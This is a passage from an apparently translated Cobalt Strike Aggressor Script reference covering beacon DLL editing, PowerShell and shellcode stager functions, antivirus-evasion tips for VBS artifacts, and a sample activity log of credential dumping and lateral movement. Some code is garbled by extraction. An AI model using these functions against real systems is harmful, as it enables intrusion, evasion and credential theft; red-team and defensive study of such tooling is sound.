

```

$temp_dll = pe_set_stringz($temp_dll, $offset, $value);

# ----- # did you manage to do it? #
----- #
dump_my_pe($temp_dll);

# ----- # setting parameters # -----
----- # $offset =
parseNumber(@loc[0], 10); # $value = ".tex";

# ----- # pe_set_string (set a string value) #
----- # warn("pe_set_string(dll, " .
$offset . ", " # $temp_dll = pe_set_string($temp_dll, $offset, $value);
. $value. ")");

# ----- # did you manage to do it? #
----- #
dump_my_pe($temp_dll);

# ----- # done! We return the edited DLL!
# ----- return $temp_dll;

}

```

pe_set_value_at

Sets a value of type long based on the location resolved by the name from the PE Map (see pedump).

Arguments

\$1 - contents of the Beacon DLL

\$2 - location name

\$3 - value

Returns the updated
content of the DLL.

Example

```

#
=====
# $1 = DLL contents #
=====
sub demo_pe_set_value_at {

```

```

local('$temp_dll, $name, $long_value, $date'); local('%pemap'); local('@loc, @val');

$temp_dll = $1;

# ----- # check current DLL... # ----
# ----- # %pemap =
pedump($temp_dll); # @loc = values(%pemap, @("SizeOfImage."));
# @val = values(%pemap, @("SizeOfImage."));

# if (size(@val) != 1) { # warn("Unexpected
size of SizeOfImage. value array: # } else { # warn("Current SizeOfImage. value: " # } " . size(@val));

. @val[0]);

# if (size(@loc) != 1) { # warn("Unexpected
size of SizeOfImage location array: (@loc)); # } else { # warn("Current SizeOfImage. location: " # } " . size

. @loc[0]);

# ----- # setting parameters # -----
# ----- $name =
"SizeOfImage"; $long_value = 22334455;

# ----- # pe_set_value_at (set a long value
at the location resolved by name) # ----- # $1 = DLL (byte array) # $2 = name (string) # $3 =
value (long number) # ----- --- . $name . ",
" . $long_value . " "); warn("pe_set_value_at(dll,
" $temp_dll =
pe_set_value_at($temp_dll, $name, $long_value);

# ----- # did you manage to do it? #
# ----- #
dump_my_pe($temp_dll);

# ----- # put everything back in place? #
# ----- #
warn("pe_set_value_at(dll, " . $name . ", " # $temp_dll =
pe_set_value_at($temp_dll, $name, @val[0]); " . @val[0] . " ");

```

pe_stomp

Example

page: 309

```

# setting parameters (parsing a number to base 10) # -----
$location = parseNumber(@loc[0], 10);

# ----- # pe_stomp (stomp a string
at a location) # - ----- #
warn("pe_stomp(dll, " . $location . " )"); $temp_dll =
pe_stomp($temp_dll, $location);

# ----- # did you manage to do it?

# -----
# dump_my_pe($temp_dll);

# ----- # done! We return the edited DLL!
# ----- return $temp_dll;

}

```

pe_update_checksum

Updates the checksum of the contents of the Beacon DLL.

Arguments \$1

- contents of the Beacon DLL

Returns the

updated content of the DLL.

Note This should
be the final transformation.

Example

```

# ----- # checksum update #
----- $temp_dll =
pe_update_checksum($temp_dll);

```

pedump

Parses the executable Beacon into a PE header information map. This information may be used to investigate or make programming changes to Beacon.

Arguments \$1

- contents of the Beacon DLL

Returns the Map

of received information. The map information is very similar to the output of the `./peclone dump [file]` command.

Example

```
#
=====

# 'case-insensitive sort' from the sleep manual ... #

=====

sub caseInsensitiveCompare {

    $a = lc($1); $b =
    lc($2); return $a
    cmp $b;
}

#
=====

# dump information about PE # $1 =
# contents of Beacon DLL #

=====

sub dump_my_pe
{ local('$out $key $val %pemap @sorted_keys');

%pemap = pedump($1);

# ----- -- # an example of listing all elements from a hash/
map... # ----- @sorted_keys =
sort(&caseInsensitiveCompare, keys(%pemap)); foreach $key (@sorted_keys) {

    $out = "${50}key"; foreach
    $val (values(%pemap, @$key)) {

        $out .= "$val"; println($out); } }

# ----- -- # example of getting specific elements from a
hash/map... # local('@loc_cs @val_cs'); @loc_cs = values(%pemap, @("Checksum.<location>"));

@val_cs = values(%pemap,
@("Checksum.<value>"));

println(""); println("My
DLL CheckSum Location: " println("My DLL CheckSum      . @loc_cs); .
Value: " println(""); }                          @val_cs); }
```

See also `./peclone`
`dump [file]`

ppgraph

Creates a graph Pivot GUI component.

Returns the
Graph GUI Pivot Object (**javax.swing.JComponent**).

Example

```
addVisualization("Pivot Graph", pgraph());
```

See also
[&showVisualization](#)

pivots

Returns a list of Pivot SOCKS from the Cobalt Strike data model.

Returns an Array
of dictionaries with information about each Pivot object.

Example

```
printAll(pivots());
```

popup_clear

Removes all popup submenu items associated with the current menu. This is an option to override the standard popup menu definitions in Cobalt Strike.

Arguments \$1
- popup hook to clear its registered menu items

Example

```
popup_clear("help");

popup help
{ item "My
stuff!" { show_message("This is my menu!"); } }
```

powershell

DEPRECATED This feature has been deprecated in Cobalt Strike 4.0. Use **&artifact_stager** and **&powershell_command** instead .

Returns a single line PowerShell command to run the specified Listener.

Arguments \$1 -

the name of the Listener

\$2 - true/false: Is this Listener intended for localhost?

\$3 - x86|x64 - architecture of the created stager

Notes Be aware

that not all Listener configuration options support x64 stagers. When in doubt, use x86.

Returns a single-

line PowerShell command to run the specified Listener.

Example

```
println(powershell("listener", false));
```

powershell_command

Returns a one-line command to run a PowerShell expression (for example, powershell.exe -nop -w hidden -encodedcommand MgAgACsAlAAyAA==).

Arguments \$1 -

PowerShell expression to be wrapped in a single line command

\$2 - Will the PowerShell command run on the remote target?

Returns Returns

a single line Powershell command to run the specified expression.

Example

```
$cmd = powershell_command("2 + 2", false); println($cmd);
```

powershell_compress

Compresses a PowerShell script and wraps it in a script to decompress and execution.

Arguments \$1 -

PowerShell script to compress

Example

```
$script = powershell_compress("2 + 2");
```

powershell_encode_oneliner

DEPRECATED This feature has been deprecated in Cobalt Strike 4.0. Use **&powershell_command** instead.

Returns a single line command to run a PowerShell expression (for example, powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==).

Arguments

\$1 - PowerShell expression to be wrapped in a single line command

Returns

Returns a single-line Powershell command to run the specified expression.

Example

```
$cmd = powershell_encode_oneliner("2 + 2"); println($cmd);
```

powershell_encode_stager

DEPRECATED This feature has been deprecated in Cobalt Strike 4.0. Use **&artifact_general** and **&powershell_command** instead.

Returns a base64 encoded PowerShell script to run the specified shellcode.

Arguments

\$1 - shellcode to be wrapped

Returns

Returns a base64 encoded PowerShell script suitable for use with the -enc option.

Example

```
$shellcode = shellcode("listener", false); $readytouse =  
powershell_encode_stager($shellcode); println("powershell.exe -ep bypass -enc $readytouse");
```

pref_get

Grabs a string value from Cobalt Strike's settings.

Arguments

\$1 - setting name \$2

- default value (if there is no value for this setting)

Returns a
String with the setting value.

Example

```
$foo = pref_get("foo.string", "bar");
```

pref_get_list

Gets a list of values from Cobalt Strike's settings.

Arguments
\$1 - setting name

Returns an
Array with settings values.

Example

```
@foo = pref_get_list("foo.list");
```

pref_set

Sets a value in Cobalt Strike's settings.

Arguments
\$1 - setting name
\$2 - setting value

Example

```
pref_set("foo.string", "baz!");
```

pref_set_list

Stores a list of values in the Cobalt Striken's settings.

Arguments
\$1 - setting name
\$2 - array of values for this setting

Example

```
pref_set_list("foo.list", @("a", "b", "c"));
```

previousTab

Activates the tab that is located to the left of the current tab.

Example

```
bind Ctrl+Left  
{ previousTab(); }
```

process_browser

Opens the Process Explorer. This function has no parameters.

privmsg

Publishes a private message to the user in the event log.

Arguments \$1

- send message to \$2 - message

Example

```
privmsg("raffi", "what's up man?");
```

prompt_confirm

Displays a dialog box with Yes/No buttons. If the user clicks Yes, the specified function is called.

Arguments \$1

- dialog box text

\$2 - title of the dialog box

\$3 - callback function. Called when the user clicks the yes button.

Example

```
prompt_confirm("Do you feel lucky?", "Do you?", { show_message("Ok, I got  
nothing"); });
```

prompt_directory_open

Shows a dialog box for opening a directory.

Arguments

\$1 - the title of the dialog box

\$2 - default value

\$3 - true/false: Should the user be able to select multiple folders?

\$4 - callback function. Called when the user selects a folder. The argument to the callback is the selected folder. If multiple folders are selected, they will still be defined in the first argument, separated by commas

Example

```
prompt_directory_open("Choose a folder", $null, false, {  
    show_message("You chose: $1"); });
```

prompt_file_open

Shows a dialog box for opening a file.

Arguments

\$1 - the title of the dialog box

\$2 - default value \$3 - true/

false: let the user select multiple files? \$4 - callback function. Called when the user

selects a file to open. The callback argument is the selected file. If multiple files are selected, they will still be defined in the first argument, separated by commas

Example

```
prompt_file_open("Choose a file", $null, false, { show_message("You  
chose: $1"); });
```

prompt_file_save

Shows a dialog box for saving a file.

Arguments

\$1 - default value

\$2 - callback function. Called when the user selects a file. The callback argument is the desired file.

Example

```
prompt_file_save($null,  
{ local('$handle');
```

```
$handle = openf("> $+ $1"); println($handle,  
"I am content"); closef($handle); };
```

prompt_text

Displays a dialog box that prompts the user for text.

Arguments \$1

- dialog box text

\$2 - the default value in the text field

\$3 - callback function. Called when the user clicks the OK button. The first argument to this callback is the text that the user provided.

Example

```
prompt_text("What is your name?", "Cyber Bob", { show_mesage("Hi $1 $  
+ });
```

range

Generates an array of numbers based on the string definition of a range.

Arguments \$1

- a string describing the range

Range Result	
103	Number 103
3-8	Numbers 3, 4, 5, 6 and 7
2.4-6	Numbers 2, 4 and 5

Returns an array
of numbers in the specified ranges.

Example

```
printAll(range("2.4-6"));
```

redactobject

Removes a post-exploitation object (e.g. screenshot, recorded keystrokes) from the user interface.

Arguments

\$1 - ID of the post-exploitation object

removeTab

Closes the active tab.

Example

```
bind Ctrl+D  
{ removeTab(); }
```

resetData

Clears the Cobalt Strike data model.

say

Writes general chat messages to the event log.

Arguments

\$1 - message

Example

```
say("Hello World!");
```

sbrowser

Creates a session browser GUI component. Shows Beacon sessions and SSH sessions.

Returns the

Session Browser GUI Object (**javax.swing.JComponent**).

Example

```
addVisualization("Session Browser", sbrowser());
```

See also

[&showVisualization](#)

screenshots_funcs

Returns a list of screenshots from the Cobalt Strike data model.

Returns an array of dictionaries containing information about each screenshot.

Example

```
printAll(screenshots());
```

script_resource

Returns the full path to the specified script.

Arguments

\$1 - the file to get the path to

Returns the full path to the specified file.

Example

```
println(script_resource("dummy.txt"));
```

separator

Inserts a separator into the current menu tree.

Example

```
popup foo { item  
    "Stuff" { ... } separator(); item  
    "Other Stuff" { ... }  
}
```

services

Returns a list of services from the Cobalt Strike data model.

Returns an array of dictionaries with information about each service.

Example

```
printAll(services());
```

setup_reflective_loader

Inserts the Reflective Loader's executable code into the Beacon.

Arguments

\$1 - original beacon executable

\$2 - User Defined Reflective Loader executable data

Returns an

Executable Beacon updated with the User Defined Reflective Loader.
\$null if an error occurred.

Notes

The User Defined Reflective Loader must be less than 5 kilobytes.

Example

See hook [BEACON_RDLL_GENERATE](#)

```
# ----- # replace default beacon loader with  
'$loader'. # ----- $temp_dll =  
setup_reflective_loader($2, $loader);
```

setup_strings

Applies the strings defined in the Malleable C2 profile to the Beacon.

Arguments

\$1 - Beacon to modify

Returns the

Updated Beacon with the specified strings included.

Example

See hook [BEACON_RDLL_GENERATE](#)

```
# apply strings to the Beacon. $temp_dll =  
setup_strings($temp_dll);
```

setup_transformations

Applies the transformation rules specified in the Malleable C2 profile to the Beacon.

Arguments

\$1 - Beacon to modify

\$2 - Beacon architecture (x86/x64)

Returns the

Updated Beacon with the transformations applied to it.

Example

See hook [BEACON_RDLL_GENERATE](#)

```
# apply transforms to the Beacon. $temp_dll =  
setup_transformations($temp_dll, $arch);
```

shellcode

DEPRECATED This feature has been deprecated in Cobalt Strike 4.0. Use `&stager` instead .

Returns the raw shellcode for the specified Cobalt Strike Listener.

Arguments \$1 -

the name of the Listener

\$2 - true/false: Is this shellcode for a remote target?

\$3 - x86|x64 - stager architecture.

Note Be aware

that not all Listener configuration options support x64 stagers. When in doubt, use x86.

Returns a

Scalar containing the shellcode for the specified Listener.

Example

```
$data = shellcode("listener", false, "x86");  
  
$handle = openf(">out.bin"); writeb($handle,  
$data); closef($handle);
```

showVisualization

Switches the visualization of Cobalt Strike to the existing visualization.

Arguments

\$1 - visualization name

Example

```
bind Ctrl+H  
{ showVisualization("Hello World");  
}
```

See also

[&showVisualization](#)

show_error

Shows an error message to the user in a dialog box. Use this function to send error information.

Arguments \$1 -
message text

Example

```
show_error("xss is not available");
```

show_message

Shows a message to the user in a dialog box. Use this function to send information.

Arguments \$1 -
message text

Example

```
show_message("You've won a free ringtone");
```

site_host

Hosts content on Cobalt Strike's web server.

Arguments \$1 -
host address for this site (&localip is a suitable default) \$2 - port (e.g. 80)

\$3 - URI (e.g. /foo)

\$4 - content to place (as a string)

\$5 - mime type (for example, "text/plain")

\$6 - content description. Displayed in **Site Management -> Manage** \$7 - use SSL
or not (true or false)

returns

The URL of the hosted site.

Example

```
site_host(localip(), 80, "/", "Hello World!", "text/plain", "Hello World Page", false);
```

site_kill

Removes a site from Cobalt Strike's web server.

Arguments

\$1 - port

\$2 - URI

Example

```
# kills content available on / from port 80 site_kill(80, "/");
```

sites

Returns a list of sites associated with the Cobalt Strike web server.

Returns an array
of dictionaries with information about each registered site.

Example

```
printAll(sites());
```

ssh_command_describe

Describes an SSH command.

Returns a string
description of the SSH command.

Arguments

\$1 - command

Example

```
println(beacon_command_describe("sudo"));
```

ssh_command_detail

Gets help information about an SSH command.

Returns A string
with useful information about the SSH command.

Arguments

\$1 - command

Example

```
println(ssh_command_detail("sudo"));
```

ssh_command_register

Logs help information about SSH commands.

Arguments

\$1 - command

\$2 - short description of the command

\$3 - extended command help

Example

```
ssh_alis echo { blog($1,  
    "You typed: " . substr($1, 5));  
}  
  
ssh_command_register("echo",  
    "echo posts to the current session's log",  
    "Synopsis: echo [args]\n\nWrite arguments for SSH console");
```

ssh_commands

Gets a list of SSH commands.

Returns an
array of SSH commands.

Example

```
printAll(ssh_commands());
```

stager

Returns the stager for the specified Listener.

Arguments \$1 -
the name of the Listener

\$2 - x86|x64 - stager architecture

Note Be aware

that not all Listener configuration options support x64 stagers. When in doubt, use x86.

Returns a

Scalar containing the shellcode for the specified Listener.

Example

```
$data = stager("listener", "x86");

$handle = openf(">out.bin"); writeb($handle,
$data); closef($handle);
```

stager_bind_pipe

Returns the bind_pipe stager for the specified Listener. This stager is suitable for use in lateral movement, which benefits from a small stager with a named pipe. Installed with [&beacon_stage_pipe](#).

Arguments

\$1 - Listener's name

Returns a

Scalar containing the x86 bind_pipe shellcode.

Example

```
# step 1. create our stager $stager =
stager_bind_pipe("listener");

# step 2. do something to start our stager

# step 3. placing the payload through this stager beacon_stage_pipe($bid,
$target, "listener", "x86");

# step 4. take control of the payload (if needed) beacon_link($bid, $target, "listener");
```

See also

[&artifact_general](#)

stager_bind_tcp

Returns the bind_tcp stager for the specified Listener. This stager is suitable for use in localhost-only operations where a small stager is required. Set with [&beacon_stage_tcp](#).

Arguments \$1 -

the name of the Listener

\$2 - x86|x64 - stager architecture

\$3 - port to bind

Returns a Scalar
containing the bind_tcp shellcode.

Example

```
# step 1. create our stager $stager =  
stager_bind_tcp("listener", "x86", 1234);  
  
# step 2. do something to start our stager  
  
# step 3. placing the payload through this stager beacon_stage_tcp($bid,  
$target, 1234, "listener", "x86");  
  
# step 4. take control of the payload (if needed) beacon_link($bid, $target, "listener");
```

See also

[&artifact_general](#)

str_chunk

Splits a string into multiple parts.

Arguments \$1 -
string to split \$2 - maximum size
of each chunk

Returns the original
string that has been split into multiple parts.

Example

```
# hint... :) else if ($1 eq  
"template.x86.ps1") { local('$enc'); $enc =  
  
str_chunk(base64_encode($2), 61); return strep($data, '%  
%DATA%%', join(" " + "", $enc));  
}
```

str_decode

Converts a string of bytes to text with the specified encoding.

Arguments \$1 -
string to decode

\$2 - encoding to be used

Returns the
decoded text.

Example

```
# convert to string we can use (from UTF16-LE) $text = str_decode($string, "UTF16-LE");
```

str_encode

Converts text to a byte string with the specified character encoding.

Arguments \$1
- string to encode \$2 - encoding
to use

Returns the
received string.

Example

```
# convert to UTF16-LE $encoded =  
str_encode("this is some text", "UTF16-LE");
```

str_xor

Gets an XOR using the given key.

Arguments \$1
- string to mask \$2 - key to
use (string)

Returns the
original string masked with the specified key.

Example

```
$mask = str_xor("This is a string", "key"); $plain =  
str_xor($mask, "key");
```

sync_download

Synchronizes the downloaded file (View -> Downloads) with the local path.

Arguments

\$1 - the remote path to the file to be synchronized. See [_____](#)

&downloads \$2 - location to save the

file locally \$3 - [optional] callback function that is executed when the downloaded file is synchronized. The first argument to this function is the local path to the downloaded file.

Example

```
# synchronize all downloads command ga
{ local('$download
  $lpath $name $count'); foreach $count =>
  $download(downloads()) {
    ($lpath, $name) = values($download, @("lpath", "name"));

    sync_download($lpath, script_resource("file $+ . $count"), lambda({ println("Downloaded $1
      [ $+ $name $+ ]"); }, \ $name));
  }
}
```

targets

Returns a list of host information from the Cobalt Strike data model.

Returns an array
of dictionaries with information about each host.

Example

```
printAll(targets());
```

tbrowser

Generates a target explorer GUI component.

returns

Target Browser GUI Component (**javax.swing.JComponent**)

Example

```
addVisualization("Target Browser", tbrowser());
```

See also

[**&showVisualization**](#)

tokenToEmail

Converts a phishing token to an email address.

Arguments

\$1 - phishing token

Returns

the email address, or "unknown" if the token is not associated with email.

Example

```
set PROFILER_HIT
{ local('$out $app $ver $email'); $email =
  tokenToEmail($5); $out = "\c9[+]o $1 $+ /
  $+ $2 [ $+ $email $+ ] Applications"; foreach $app => $ver ($4) { $out .= "\n\t $+ $[25]app $ver";
}
return "$out $+ \n\n";
}
```

transform

Converts shellcode to another format.

Arguments

\$1 - shellcode to transform \$2

- transform to be applied

Type	Description
array	sequence of bytes separated by commas
hex	hexadecimal values
powershell-base64	PowerShell friendly base64 encoder
vba	VBA array() with strings added to it
vbs	VBS expression containing string
veil	string for Veil framework (\x##\x##)

Returns

the converted shellcode.

Example

```
println(transform("This is a test!", "veil"));
```

transform_vbs

Converts the shellcode to a VBS expression containing a string.

Arguments

\$1 - shellcode to convert

\$2 - maximum length of a string segment

Notes

- ▮ In the past, Cobalt Strike has embedded its stagers in VBS files as multiple Chr() calls concatenated on a line. Cobalt
- ▮ Strike 3.9 introduced features that were required by larger stagers. These stagers were too large to fit into the VBS file using the method described above.
- ▮ To overcome this VBS limitation, Cobalt Strike decided to use Chr() calls for non-ASCII data and use double-quoted strings for characters to be output.
- ▮ This technically necessary change unintentionally broke the static antivirus signatures for the standard VBS artifacts in Cobalt Strike at the time.
- ▮ If you're looking for easy evasion using VBS artifacts, consider changing the length of the line segment in your Resource Kit.

Returns the

Shellcode after the specified transformation has been applied to it.

Example

```
println(transform_vbs("This is a test!", "3"));
```

tstamp

Formats times as date/time values. This value does not include seconds.

Arguments \$1

- time (milliseconds since UNIX epoch)

Example

```
println("The time is now: " . tstamp(ticks()));
```

See also [&dstamp](#)

unbind

Removes a hotkey binding.

Arguments \$1

- hotkey

Example

```
# restore default behavior for Ctrl+Left and Ctrl+Right unbind("Ctrl+Left"); unbind("Ctrl+Right");
```

See also [&bind](#)

[url_open](#)

Opens the URL in the default browser.

Arguments

\$1 - URL to open

Example

```
command go
{ url_open("https://www.cobaltstrike.com/"); }
```

[users](#)

Returns a list of users connected to the given command and control server.

Returns an array of users.

Example

```
foreach $user(users()) { println($user); }
```

[vpn_interface_info](#)

Gets information about the VPN interface.

Arguments

\$1 - interface

name \$2 - [optional] key to retrieve value

returns

```
%info = vpn_interface_info("interface");
```

Returns a dictionary with metadata for this interface.

```
$value = vpn_interface_info("interface", "key");
```

Returns the value for the specified key from this interface's metadata.

Example

```
# create a console script alias for the command vpn_interface_info command interface { println("Interface  
$1"); foreach $key => $value  
    (vpn_interface_info($1)) {  
  
        println("${15}key $value");  
    } }
```

vpn_interfaces

Returns a list of VPN interface names.

Returns an array
of interface names.

Example

```
printAll(vpn_interfaces());
```

vpn_tap_create

Creating a hidden VPN interface on the command and control server.

Arguments \$1 -

interface name (for example, phear0)

\$2 - MAC address (\$null will result in a random MAC address) \$3 - reserved;
for now use \$null

\$4 - port for binding the VPN channel

\$5 - channel type (bind, http, icmp, reverse, udp)

Example

```
vpn_tap_create("phear0", $null, $null, 7324, "udp");
```

vpn_tap_delete

Removes the hidden VPN interface.

Arguments \$1 -

interface name (for example, phear0)

Example

```
vpn_tap_destroy("phear0");
```

Popup Hooks

The following popup hooks are available in Cobalt Strike:

Hook	Where	Arguments
aggressor	Cobalt Strike Menu	
attacks	Attack menu	
beacon	[session]	\$1 = IDs of selected beacons (array)
beacon_top	[session]	\$1 = IDs of selected beacons (array)
beacon_bottom	[session]	\$1 = IDs of selected beacons (array)
credentials	Credential Browser	\$1 = selected credential strings (array of hashes)
filebrowser	[file in file browser]	\$1 = Beacon id, \$2 = folder, \$3 = selected files (array)
help	Help menu	
listeners	Listener table	\$1 = names of selected Listeners (array)
ppgraph	[pivot graph]	
processbrowser	Process Explorer	\$1 = Beacon id, \$2 = selected processes (array)
processbrowser_multi	Multisession Process Explorer	\$1 = selected processes (array)
reporting	Reporting Menu	
ssh	[SSH session]	\$1 = IDs of selected sessions (array)
targets	[host]	\$1 = selected hosts (array)
targets_other	[host]	\$1 = selected hosts (array)
view	View menu	

Report-only features

These features only apply to Cobalt Strike's custom reporting capabilities.

agApplications

Retrieves information from the application model.

Arguments \$1

- model for getting this information

Returns

an array of dictionaries describing each entry from the application model.

Example

```
printAll(agApplications($model));
```

agC2info

Retrieves information from the c2info model.

Arguments \$1

- model to retrieve information

Returns

an array of dictionaries describing each entry from the c2info model.

Example

```
printAll(agC2Info($model));
```

agCredentials

Retrieves information from the credential model.

Arguments \$1

- model to retrieve information

Returns

an array of dictionaries describing each entry from the credential model.

Example

```
printAll(agCredentials($model));
```

agServices

Retrieves information from the service model.

Arguments \$1

- model to retrieve information

Returns an array
of dictionaries describing each entry from the service model.

Example

```
printAll(agServices($model));
```

agSessions

Retrieves information from the session model.

Arguments \$1

is the model to retrieve the information.

Returns an array
of dictionaries describing each entry from the session model.

Example

```
printAll(agSessions($model));
```

agTargets

Retrieves information from the target model.

Arguments \$1

- model to retrieve information

Returns an array
of dictionaries describing each entry from the target model.

Example

```
printAll(agTargets($model));
```

agTokens

Extracts information from the phishing token model.

Arguments

\$1 - model to retrieve information

Returns

an array of dictionaries describing each entry from the phishing token model.

Example

```
printAll(agTokens($model));
```

attack_describe

Associates the ID of the MITER ATT&CK tactic with its more detailed description.

Returns

a full description of the tactic.

Example

```
println(attack_describe("T1134"));
```

attack_detect

Associates the identifier of the MITER ATT&CK tactic with the detection strategy.

Returns

the detection strategy for the tactic.

Example

```
println(attack_detect("T1134"));
```

attack_mitigate

Associates a tactic ID MITER ATT&CK with a mitigation strategy.

Returns

the mitigation strategy for the tactic.

Example

```
println(attack_mitigate("T1134"));
```

attack_name

Associates the tactic ID MITER ATT&CK with its short name.

Returns the
Title or a short description of the tactic.

Example

```
println(attack_name("T1134")); _____
```

attack_tactics

An array of MITER ATT&CK tactics familiar to Cobalt Strike.

<https://attack.mitre.org>

Returns an array
of tactic IDs (for example, **T1001**, **T1002** etc.). _____

Example

```
printAll(attack_tactics());
```

attack_url

Associates the tactic ID MITER ATT&CK with a URL where details can be found.

returns

The URL associated with this tactic.

Example

```
println(attack_url("T1134")); _____
```

bookmark

Specifies a bookmark (for PDF documents only).

Arguments \$1

- the bookmark to create (should be the same as **&h1** or **&h2 heading**) _____

\$2 - [optional] child bookmark definition (should be the same as **&h1** or **&h2 heading**)

Example

```
# create document structure h1("First");  
h2("Child #1");  
h2("Child #2");  
  
# defining its bookmark bookmark("First");
```



```
bookmark("First", "Child #1"); bookmark("First", "Child  
#2");
```

br

Prints a line break.

Example

```
br();
```

describe

Sets the description for the report.

Arguments \$1 -

the report for which you want to set the standard description

\$2 - standard description

Example

```
describe("Foo Report", "This report is about my foo");  
  
report "Foo Report" { # yada yada yada...  
}
```

h1

Prints a title header.

Arguments

\$1 - title to print

Example

```
h1("I'm the title");
```

h2

Prints a subtitle.

Arguments

\$1 - text to be printed

Example

```
h2("I am the sub-title");
```

h3

Prints a sub-subtitle.

Arguments

\$1 - text to be printed

Example

```
h3("I'm not important.");
```

h4

Prints sub-sub-subtitle.

Arguments

\$1 - text to be printed

Example

```
h4("I am really not important.");
```

kvtable

Displays a table with key/value pairs.

Arguments

\$1 - dictionary with key/value pairs to output

Example

```
# use hash to maintain order $table = ohash(); $table["#1"] = "first"; $table["#2"] =  
"second"; $table["#3"] =  
"third";  
  
kvtable($table);
```

landscape

Changes the orientation of the document to landscape.

Example

```
landscape();
```

layout

Prints a table without borders and column headings.

Arguments

\$1 - array with column names

\$2 - array with width values for each column

\$3 is an array containing a dictionary for each line. Dictionary must have keys corresponding to each column

Example

```
@cols = @("First", "Second", "Third"); @widths = @("2in",  
"2in", "auto"); @rows = @(  
  
    %(First => "a", Second => "b", Third => "c"),  
    %(First => "1", Second => "2", Third => "3"));  
  
layout(@cols, @widths, @rows);
```

list_unordered

Prints an unordered list.

Arguments \$1

- an array with various elements

Example

```
@list = @("apple", "bat", "cat"); list_unordered(@list);
```

break

Groups report elements together without line breaks.

Arguments \$1

- function with report items to group

Example

```
# keeping it all on one page... nobreak({
```

```
h2("I am the sub-title"); p("I am the  
initial information");  
}}
```

output

Prints elements on a gray background. Line transitions are preserved.

Arguments \$1

- function with report items to generate output data

Example

```
output({ p("This  
is line 1 and this is line 2.");  
});
```

p

Prints a paragraph of text.

Arguments \$1

- text to be printed

Example

```
p("I am some text!");
```

p_formatted

Prints a paragraph of text with the specified format preservation.

Arguments \$1

- text to be printed

Format marks 1. This function preserves new lines.

2. You can specify label lists:

```
* I am item 1  
* I am item 2  
*etc.
```

3. You can specify a title:

```
===I am a heading===
```

Example

```
p_formatted("===Hello World===\n\nThis is some text.\nI am on a new line\nAnd, I am:\n* Cool\n* Awesome\n* A bulleted list");
```

table

Prints a table.

Arguments

\$1 - array with column names

\$2 - array with width values for each column

\$3 is an array containing a dictionary for each line. Dictionary must have keys corresponding to each column

Example

```
@cols = @("First", "Second", "Third"); @widths = @("2in", "2in", "auto"); @rows = @(
    %(First => "a", Second => "b", Third => "c"),
    %(First => "1", Second => "2", Third => "3"));

table(@cols, @widths, @rows);
```

ts

Prints the date and timestamp.

Example

```
ts();
```

Reports and logging


Logging

Cobalt Strike logs all its activity on the command and control server. The logs are located in the **logs/** folder in the same directory from which you started your C&C. All Beacon activity is logged here with date and timestamp.

Reports

Cobalt Strike includes several reporting options to help you understand your data and communicate information to your customers. You can customize the title, description, and hosts that appear in the main reports. Go to the **Reporting**

menu and select one of the reports to create. Cobalt Strike exports your report in MS Word or PDF format.



The screenshot shows a dialog box titled "Export Report". It contains the following fields:

- Workspace:** A dropdown menu with "All Hosts" selected.
- Short Title:** A text input field containing "Hosts Report".
- Long Title:** A text input field containing "Hosts Report".
- Description:** A text input field containing "This report shows host information gathered during this penetration test."
- Output:** A dropdown menu with "MS Word" selected.

An "Export" button is located at the bottom right of the dialog.

Figure 47. Dialog box for exporting a report

Activity Report

The activity report provides a timeline of red team activities. All your post-operational activities are documented here.

Activity Report				
date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nltest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\FILESERVER\\pipe\\status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\\ADMIN\$\\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

Page. 3

Figure 48. Activity report

Host report

The Host Report summarizes the information collected by Cobalt Strike for each host. It also lists services, credentials, and sessions.

Hosts Report

**10.10.10.3**

